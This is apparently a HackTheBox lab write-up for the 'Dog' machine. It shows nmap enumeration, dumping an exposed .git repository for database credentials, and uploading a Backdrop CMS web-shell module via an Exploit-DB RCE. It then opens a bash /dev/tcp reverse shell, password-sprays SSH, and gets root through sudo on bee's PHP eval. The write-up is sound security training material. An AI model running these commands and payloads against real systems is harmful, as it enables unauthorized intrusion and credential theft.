

HTB Dog Writeup (Easy Linux Machine)



1. Host Enumeration

```
└─$ nmap -sC -sV -Pn 10.10.11.58 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-18 02:57 EDT
Nmap scan report for 10.10.11.58
Host is up (0.62s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97:2a:d2:2c:89:8a:d3:ed:4d:ac:00:d2:1e:87:49:a7 (RSA)
|   256 27:7c:3c:eb:0f:26:e9:62:59:0f:0f:b1:38:c9:ae:2b (ECDSA)
|_  256 93:88:47:4c:69:af:72:16:09:4c:ba:77:1e:3b:3b:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.md /web.config /admin
| /comment/reply /filter/tips /node/add /search /user/register
|_/user/password /user/login /user/logout /?q=admin /?q=comment/reply
| http-git:
|   10.10.11.58:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the ...
|_    Last commit message: todo: customize url aliases.  reference:https://docs.backdro...
|_http-title: Home | Dog
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Backdrop CMS 1 (https://backdropcms.org)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.84 seconds
```

- 2 ports are opened
  - **22**: SSH Ubuntu
  - **80**: Web Server Apache
  - Leaked **.git** repository



- We can use **git-dumper** to download this git repo

  https://github.com/arthaud/git-dumper

```
└─$ ./git_dumper.py http://10.10.11.58/.git/ ~/Documents/HTB/EASY/DogExploit
/home/shadowroot/Downloads/git-dumper/./git_dumper.py:409: SyntaxWarning: invalid escape sequence '\g'
  modified_content = re.sub(UNSAFE, '# \g<0>', content, flags=re.IGNORECASE)
[-] Testing http://10.10.11.58/.git/HEAD [200]
[-] Testing http://10.10.11.58/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://10.10.11.58/.git/ [200]
[-] Fetching http://10.10.11.58/.gitignore [404]
[-] http://10.10.11.58/.gitignore responded with status code 404
[-] Fetching http://10.10.11.58/.git/objects/ [200]
[-] Fetching http://10.10.11.58/.git/HEAD [200]
[-] Fetching http://10.10.11.58/.git/branches/ [200]
[-] Fetching http://10.10.11.58/.git/index [200]
[-] Fetching http://10.10.11.58/.git/hooks/ [200]
[-] Fetching http://10.10.11.58/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.10.11.58/.git/logs/ [200]
[-] Fetching http://10.10.11.58/.git/description [200]
[-] Fetching http://10.10.11.58/.git/refs/ [200]
[-] Fetching http://10.10.11.58/.git/hooks/fsmonitor-watchman.sample [200]
```


```
┌──(shadowroot㉿shadowroot)-[~/Documents/HTB/EASY/DogExploit]
└─$ cd gitdump

┌──(shadowroot㉿shadowroot)-[~/…/HTB/EASY/DogExploit/gitdump]
└─$ ls
core  files  index.php  layouts  LICENSE.txt  README.md  robots.txt  settings.php  sites  themes

┌──(shadowroot㉿shadowroot)-[~/…/HTB/EASY/DogExploit/gitdump]
└─$ grep -r "@dog.htb"
.git/logs/HEAD:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000  commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases
.git/logs/refs/heads/master:0000000000000000000000000000000000000000 8204779c764abd4c9d8d95038b6d22b6a7515afa root <dog@dog.htb> 1738963331 +0000  commit (initial): todo: customize url aliases. reference:https://docs.backdropcms.org/documentation/url-aliases
files/config_83dddd18e1ec67fd8ff5bba2453c7fb3/active/update.settings.json:        "tiffany@dog.htb"
```

- Found 1 user: **tiffany@dog.htb**

```
┌──(shadowroot㉿shadowroot)-[~/…/HTB/EASY/DogExploit/gitdump]
└─$ ls
core  files  index.php  layouts  LICENSE.txt  README.md  robots.txt  settings.php  sites  themes

┌──(shadowroot㉿shadowroot)-[~/…/HTB/EASY/DogExploit/gitdump]
└─$ cat settings.php | grep mysql
$database = 'mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop';
```


- Found MySQL database credentials
  - Username: **root**
  - Password: **BackDropJ2024DS2024**

- We cannot log in to MySQL now because we haven't gotten into the shell yet.
- Trying to access the web page http://10.10.11.58




  - They reuse the password, which means we can log in using
  - *Note: (Password Reuse: A Major Vulnerability You Need to Avoid)*
    - Username: **tiffany**
    - Password: **BackDropJ2024DS2024**
  - Based on the page, they use **Backdrop CMS**


```
┌──(shadowroot㉿shadowroot)-[~/…/HTB/EASY/DogExploit/gitdump]
└─$ grep -r "1.27"
core/themes/seven/seven.info:version = 1.27.1
core/themes/stark/stark.info:version = 1.27.1
core/themes/bartik/bartik.info:version = 1.27.1
core/themes/basis/basis.info:version = 1.27.1
core/layouts/rolph/rolph.info:version = 1.27.1
core/layouts/moscone_flipped/moscone_flipped.info:version = 1.27.1
core/layouts/sutro/sutro.info:version = 1.27.1
core/layouts/moscone/moscone.info:version = 1.27.1
core/layouts/taylor/taylor.info:version = 1.27.1
core/layouts/boxton/boxton.info:version = 1.27.1
core/layouts/simmons/simmons.info:version = 1.27.1
core/layouts/taylor_flipped/taylor_flipped.info:version = 1.27.1
core/layouts/harris/harris.info:version = 1.27.1
core/layouts/legacy/three_three_four_column/three_three_four_column.info:version = 1.27.1
core/layouts/legacy/two_column_flipped/two_column_flipped.info:version = 1.27.1
core/layouts/legacy/one_column/one_column.info:version = 1.27.1
core/layouts/legacy/two_column/two_column.info:version = 1.27.1
core/layouts/geary/geary.info:version = 1.27.1
core/modules/field/modules/options/options.info:version = 1.27.1
core/modules/field/modules/options/tests/options.tests.info:version = 1.27.1
core/modules/field/modules/number/tests/number.tests.info:version = 1.27.1
```


- It uses Backdrop CMS version 1.27.1
  - Version 1.27.1 is vulnerable to Remote Code Execution
  - https://www.exploit-db.com/exploits/52021
  - Down the code from the exploit-db, in my case, I created **exploit.py**
  -
```
┌──(shadowroot㉿shadowroot)-[~/Documents/HTB/EASY/DogExploit]
└─$ vi exploit.py

┌──(shadowroot㉿shadowroot)-[~/Documents/HTB/EASY/DogExploit]
└─$ chmod +x exploit.py

┌──(shadowroot㉿shadowroot)-[~/Documents/HTB/EASY/DogExploit]
└─$ python3 exploit.py http://10.10.11.58/
Backdrop CMS 1.27.1 - Remote Command Execution Exploit
Evil module generating ...
Evil module generated! shell.zip
Go to http://10.10.11.58//admin/modules/install and upload the shell.zip for Manual Installation.
Your shell address: http://10.10.11.58//modules/shell/shell.php
```
  - Go to this page and upload the generated zip file. I got an error when upload the zip so I change it to tar and reupload
  - 


  -





- Then click "***Enable newly added modules***"
- Then, go to this page http://10.10.11.58/modules/shell/shell.php






- ---
- We can now execute reverse shell
- On the textbox: **bash -c 'bash -i >& /dev/tcp/10.10.16.2/4444 0>&1'**
    - Replace with your IP
- On terminal: **nc -lnvp 4444**
- 

- After getting the shell, we can access to MySQL database
- **mysql -u root -pBackDropJ2024DS2024**
- 

- 

- Besides, I found another users call johncusack



- We can crack the password; however, since we know that we can
- log in to the site using tiffany and MySQL password. I can now do password spraying with these users.
- Store all of these usernames in a file **users.txt**
- Do password spraying
-

```
┌──(shadowroot㉿shadowroot)-[~/Documents/HTB/EASY/DogExploit]
└─$ nxc ssh 10.10.11.58 -u users.txt -p BackDropJ2024DS2024
SSH         10.10.11.58     22     10.10.11.58      [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.12
SSH         10.10.11.58     22     10.10.11.58      [-] jPAdminB:BackDropJ2024DS2024
SSH         10.10.11.58     22     10.10.11.58      [-] jobert:BackDropJ2024DS2024
SSH         10.10.11.58     22     10.10.11.58      [-] dogBackDropSystem:BackDropJ2024DS2024
SSH         10.10.11.58     22     10.10.11.58      [-] john:BackDropJ2024DS2024
SSH         10.10.11.58     22     10.10.11.58      [-] morris:BackDropJ2024DS2024
SSH         10.10.11.58     22     10.10.11.58      [-] axel:BackDropJ2024DS2024
SSH         10.10.11.58     22     10.10.11.58      [-] rosa:BackDropJ2024DS2024
SSH         10.10.11.58     22     10.10.11.58      [-] tiffany:BackDropJ2024DS2024
SSH         10.10.11.58     22     10.10.11.58      [-] coolperson:BackDropJ2024DS2024
SSH         10.10.11.58     22     10.10.11.58      [+] johncusack:BackDropJ2024DS2024  Linux - Shell access!
```

- We can ssh into johncusack and got user flag
-

```
Last login: Wed Jul 16 18:00:14 2025 from 10.10.16.2
johncusack@dog:~$ ls
user.txt
johncusack@dog:~$
```


2. Privilege Escalation


- Checking permission, **johncusack** can run **bee** with root privilege


```
johncusack@dog:~$ sudo -l
[sudo] password for johncusack:
Matching Defaults entries for johncusack on dog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User johncusack may run the following commands on dog:
    (ALL : ALL) /usr/local/bin/bee
```

- **bee**

```
johncusack@dog:~$ /usr/local/bin/bee
 Bee
Usage: bee [global-options] <command> [options] [arguments]

Global Options:
 --root
 Specify the root directory of the Backdrop installation to use. If not set, will try to find the Backdrop installatio
n automatically based on the current directory.

 --site
 Specify the directory name or URL of the Backdrop site to use (as defined in 'sites.php'). If not set, will try to fi
nd the Backdrop site automatically based on the current directory.

 --base-url
 Specify the base URL of the Backdrop site, such as https://example.com. May be useful with commands that output URLs
to pages on the site.

 --yes, -y
 Answer 'yes' to questions without prompting.

 --debug, -d
 Enables 'debug' mode, in which 'debug' and 'log' type messages will be displayed (in addition to all other messages).
```

- https://github.com/backdrop-contrib/bee
- 

- By checking bee, it can run
  - ADVANCED
  - **eval**
  - ev, php-eval
  - Evaluate (run/execute) arbitrary PHP code after bootstrapping Backdrop.
- To perform privilege escalation via bee using ev function, we need to go to the root of the project which is /var/www/html
- **Example**
  - 

- **To get root shell**
  - 

That's it for this Box. Thank you
https://sowatkheang.github.io/portfolio/